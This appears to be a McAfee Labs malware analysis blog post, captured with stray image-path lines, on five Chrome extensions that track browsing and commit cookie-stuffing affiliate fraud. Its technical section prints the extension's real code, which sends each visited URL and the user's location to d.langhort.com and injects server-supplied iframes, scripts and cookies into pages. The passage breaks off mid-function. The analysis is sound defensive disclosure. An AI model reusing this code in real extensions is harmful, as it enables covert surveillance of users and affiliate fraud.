Malicious Cookie Stuffing Chrome Extensions with 1.4 Million Users

August 29, 2022


McAfee Labs

Aug 29, 2022

7 MIN READ

Authored by Oliver Devane and Vallabh Chole

A few months ago, we blogged about malicious extensions redirecting users to phishing sites and inserting affiliate IDs into cookies of eCommerce sites. Since that time, we have investigated several other malicious extensions and discovered 5 extensions with a total install base of over 1,400,000



chrome web store Sign in

Home > Extensions > Netflix Party

Netflix Party

www.netflixparty1.com

★★★★☆ 350 | Fun | 800,000+ users

chrome web store Sign in

Home > Extensions > Full Page Screenshot Capture - Screenshotting

Full Page Screenshot Capture - Screenshotting

goscreenshotting.com Featured

★★★★☆ 127 | Productivity | 200,000+ users

chrome web store Sign in

Home > Extensions > Netflix Party

Netflix Party

★★★★☆ 54 | Productivity | 300,000+ users

chrome web store Sign in


Home > Extensions > FlipShope - Price Tracker Extension

FlipShope - Price Tracker Extension

flipshope.com

★★★★☆ 8,783 | Shopping | 80,000+ users

The extensions offer various functions such as enabling users to watch Netflix shows together, website coupons, and taking screenshots of a website. The latter borrows several phrases from another popular extension called GoFullPage



chrome web store Sign in

Overview

Compatible with your device

Capture awesome screenshot and edit full page using our screenshot tool

Capture a screenshot of your current page in entirety and reliably—without requesting any extra permissions! The simplest way to take a full page screenshot of your current browser window.

Forget any 3rd party apps or manual editing. Capture any screen or content in just one click.

>>Install Go Screenshotting Chrome extension
>>Visit the webpage you want to capture
>>Click and choose from the three options
>>Verify the screen capture
>>Save and download the screenshot in PDF or JPG format'
>> Generate and share the captured screenshot with ease

In order to screenshot the entire page it must scroll to each visible part, so please be patient as it quickly assembles all the pieces. For the rare scenario where your page is too large for Chrome to store in one image, it will let you know and split it up into images in separate tabs.

Export your result to PNG, JPEG, or various PDF paper sizes—all configurable from the extension's options.

2.0.3 changes:

Additional Inf

Website

Version
2.0.3

Updated
4 August 2022


Size
1.16MiB

Languages
See all 10

Publisher
Contact the publish
Privacy Policy

This publisher has n
a trader. For consum
Union, please note t
may not apply to cor
and this publisher.

Malicious Extension page



chrome web store Sign in

Overview

Compatible with your device

Capture a screenshot of your current page in entirety and reliably—without requesting any extra permissions!

The simplest way to take a full page screenshot of your current browser window. Click on the extension icon (or press Alt+Shift+P), watch the extension capture each part of the page, and be transported to a new tab of your screenshot where you can download it as an image or PDF or even just drag it to your desktop.

No bloat, no ads, no unnecessary permissions, just a simple way to turn a full web page into an image.

The advanced screen capture technology handles complex pages—including inner scrollable elements as well as embedded iframes—unlike any other extension. If you encounter an issue, please report it via the customer support flag icon on the capture page, so we can improve the extension for you and everyone else who uses it.

In order to screenshot the entire page it must scroll to each visible part, so please be patient as it quickly assembles all the pieces. For the rare scenario where your page is too large for Chrome to store in one image, it will let you know and split it up into images in separate tabs.

Export your result to PNG, JPEG, or various PDF paper sizes—all configurable from the extension's options.

Additional Inf

Website

Version
7.7

Updated
May 27, 2022

Size
2.05MiB

Languages
See all 5

Publisher
Contact the publish
Privacy Policy

This publisher has n
a trader. For consum
Union, please note t
may not apply to cor
and this publisher.

GoFullPage Extension page

Apart from offering the intended functionality, the extensions also track the user's browsing activity. Every website visited is sent to servers owned by the extension creator. They do this so that they can insert code into eCommerce websites being visited. This action modifies the cookies on the site so that the extension authors receive affiliate payment for any items purchased.

The users of the extensions are unaware of this functionality and the privacy risk of every site being visited being sent to the servers of the extension authors.


The 5 extensions are

Name	Extension ID	Users
Netflix Party	mmnbenehknklpbendgmgngeaignppnbe	800,000
Netflix Party 2	flijfnhifgdcbhglkneplegafminjnhn	300,000
FlipShope – Price Tracker Extension	adikhbfjdbjkhelbdnffogkobkekkkej	80,000
Full Page Screenshot Capture – Screenshotting	pojgkmkfincpdkdgjepkmdekcahmckjp	200,000
AutoBuy Flash Sales	gbnahglfafmhaehbdmjedfhdmimjcbed	20,000

Technical Analysis

This section contains the technical analysis of the malicious chrome extension ‘mmnbenehknklpbendgmgngeaignppnbe’. All 5 extensions perform similar behavior.

Manifest.json




```
{
    "background": {
       "page": "bg.html",
       "persistent": true
    },
    "browser_action": {
       "default_icon": "g_32.png",
       "default_popup": "",
       "default_title": "__MSG_extName__"
    },
    "content_scripts": [ {
       "js": [ "c1.js" ],
       "matches": [ "http://*/*", "https://*/*" ],
       "run_at": "document_end"
    }, {
       "css": [ "common.css" ],
       "js": [ "content_script.js" ],
       "match_about_blank": false,
       "matches": [ "https://*.netflix.com/*" ],
       "run_at": "document_end"
    } ],
    "content_security_policy": "script-src 'self' https://ssl.google-analytics.com; object-src 'self'",
    "default_locale": "en",
    "description": "Install Netflix Party Plus Chrome extension to watch along with your friends",
    "icons": {
       "128": "128.png",
       "16": "16.png",
       "32": "32.png"
    },
    "key": "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwdhTvCDcOYQBAU+hPUWpdFYrG7FN5vk84qoobBm5ZJYhUT0YEWVGVuFareB8Dtbo8+pHsjXhXm0FtFDrsI4g2NZYh2Gt2vdF0SCT/
    "manifest_version": 2,
    "name": "__MSG_extName__",
    "permissions": [ "tabs", "http://*/*", "https://*/*", "cookies", "storage", "webRequest", "webRequestBlocking" ],
    "update_url": "https://clients2.google.com/service/update2/crx",
    "version": "2.2.5",
    "web_accessible_resources": [ "img/*" ]
}
```

The manifest.json sets the background page as bg.html. This HTML file loads b0.js and this is responsible for sending the URL being visited and injecting code into the eCommerce sites.

B0.js


The b0.js script contains many functions. This blog will focus on the functions which are responsible for sending the visited URLs to the server and processing the response.

Chrome extensions work by subscribing to events which they then use as triggers to perform a certain activity. The extensions analyzed subscribe to events coming from chrome.tabs.onUpdated. chrome.tabs.onUpdated will trigger when a user navigates to a new URL within a tab.



```
chrome.tabs.onUpdated.addListener(async function (tabId, changeInfo, tab){
    console.log('running function');
    var e = "https://d.langhort.com";
    var curl = false;
    let ref ='';
    var extnm = 'nparty';
    var myid = get_set_id();
    if(changeInfo.status == 'complete'){
        curl = tab.url;
        ref = await get_ref(tabId);
    }
```

Once this event triggers, the extension will set a variable called curl with the URL of the tab by using the tab.url variable. It creates several other variables which are then sent to d.langhort.com. The POST data is in the following format:




```
Name
TrackData/
clickGate.php?u=SyVGHMVD&m=12&p=oSIAipHNKF&url=https%3A%2F%2Fshoemall.com%2F&s=nex_US
splashv2.php?target=https%3A%2F%2Fshoemall.com%2F&...147122-m12-p108914-cUS-snex-US&title=shoemall.com
TrackData/
clickGate.php?u=SyVGHMVD&m=12&p=oSIAipHNKF&url=https%3A%2F%2Fshoemall.com%2F&s=nex_US
splashv2.php?target=https%3A%2F%2Fshoemall.com%2F&...147122-m12-p108914-cUS-snex-US&title=shoemall.com
TrackData/

7 requests | 56.1 kB transferred | 147 kB resources
```

```
Form Data    view source    view URL-encoded
ref:
country: US
city: Chicago
zip: 60666
apisend: [redacted]
name: aHR0cHM6Ly93d3cuc2hvZW1hbGwuY29tLw==
ext_name: nparty
```


Variable	Description
Ref	Base64 encoded referral URL
County	The county of the device
City	The city of the device
Zip	The zip code of the device
Apisend	A random ID generated for the user.
Name	Base64 encoded URL being visited
ext_name	The name of the chrome extensions

The random ID is created by selecting 8 random characters in a character set. The code is shown below:




```javascript
function makeid234() {
    var text = "";
    var possible = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789";
    for (var i = 0; i < 8; i++)
        text += possible.charAt(Math.floor(Math.random() * possible.length));
    return text;
}
function get_set_id(){
  if(localStorage.id234 && localStorage.id234.length == 8) return localStorage.id234;
  var id234 = makeid234();
  localStorage.id234 = id234;
}
```

The country, city, and zip are gathered using ip-api.com. The code is shown below:



```
async function get_location(){
    if(location_data) return location_data;
    let loc_data = localStorage['location_data'];
    if(loc_data){
        try{
            location_data = JSON.parse(loc_data);
            return location_data;
        }
        catch(e){console.log(e)}
    }
    var xhttp = new XMLHttpRequest();
    xhttp.onreadystatechange = function() {
        if (this.readyState == 4 && this.status == 200) {
            try{
               let d =  JSON.parse(xhttp.responseText);
               let country = d.countryCode;
               let city = d.city;
               let zip = d.zip;
               if(country){
                location_data = {country:country,city:city,zip:zip};
                console.log(location_data);
                localStorage['location_data'] = JSON.stringify(location_data);
                return location_data;
               }
            }
            catch(e){ return false;}
        }
    };
    xhttp.open("GET", "http://ip-api.com/json", true);
    xhttp.send();
}
```


Function to get user details



```
{
    "status": "success",
    "country": "Australia",
    "countryCode": "AU",
    "region": "NSW",
    "regionName": "New South Wales",
    "city": "Sydney",
    "zip": "2015",
    "lat": [redacted],
    "lon": [redacted],
    "timezone": "Australia/Sydney",
    "isp": "[redacted]",
    "org": "",
    "as": "[redacted]",
    "query": "[redacted]"
}
```

Response from ip-api.com


Upon receiving the URL, langhort.com will check if it matches a list of websites that it has an affiliate ID for, and If it does, it will respond to the query. An example of this is shown below:



```
TrackData/
clickGate.php?u=SyVGHMVD&m=12&p=oSIAipHNKF...
splashv2.php?target=https%3A%2F%2Fshoemall.com...
TrackData/
clickGate.php?u=SyVGHMVD&m=12&p=oSIAipHNKF...
splashv2.php?target=https%3A%2F%2Fshoemall.com...
TrackData/
```

```
{"c":"https://api.smartredirect.de/redir/clickGate.php?u=SyVGHMVD&m=12&p=oSIAipHNKF&url=https%3A%2F%2Fshoemall.com%2F&s=nex_US"}
```

The data returned is in JSON format. The response is checked using the function below and will invoke further functions depending on what the response contains.




```
    // get_id().then(function(myid){
    try {
        setTimeout(()=>{
            jQuery.ajax({
                url: e+"/chrome/TrackData/",
                cache: false,
                type: "POST",
                data: {...data1,"apisend" : btoa(myid), "name": btoa(userid),  "ext_name": extnm},
                success: function(result) {
                    if(result)
                    {
                     console.log(result);
                       if(!document.getElementById("a"))
                       {
                         var elem = document.createElement('div');
                         elem.id = "a";
                         document.body.appendChild(elem);
                       }
                       if(result['a']){
                           chrome.tabs.executeScript(tabId, {
                               code: 'var domscript = document.createElement("iframe");domscript.src = "'+result['a']+'";document.getElementsByTagName("head")[0].appendChild(domscript);'
                           });
                       }
                       if(result['b']){
                           if(ranum(5) == 4) document.getElementById("a").innerHTML = '';
                           var iframe = document.createElement('iframe');
                           iframe.src = result['b'];/* your URL here */;
                           document.getElementById("a").appendChild(iframe);
                       }
                       if(result['b2']){
                           var iframe = document.createElement('iframe');
                           iframe.src = result['b2'];/* your URL here */;
                           document.getElementById("a").appendChild(iframe);
                       }
                       if(result['b3']){
                           openf_url(result['b3'],tabId);
                       }
                       if(result['c']){
                           passf_url(result['c'],tabId);
                       }
                       if(result['d']){
                           xmlopen(result['d']);
                       }
                       if(result['e']){
                           // Permission required Cookies
                           setCookie(result['e'][0],result['e'][1],result['e'][2],24*3600);
                       }
                       if(result['f']){
                           sendData(tabId, {popup: result['f']});
                           console.log(tabId);
                       }
                    }
                },
                timeout: 3000
            });
        }, 500);
    } catch (err) {
        console.log("Internal error occured", err);
    }
```

Two of the functions are detailed below:

Result['c'] – passf_url

If the result is 'c' such as the one in this blog, the extension will query the returned URL. It will then check the response and if the status is 200 or 404, it will check if the query responded with a URL. If it did, it would insert the URL that is received from the server as an Iframe on the website being visited.



```
function passf_url(url,tabId){
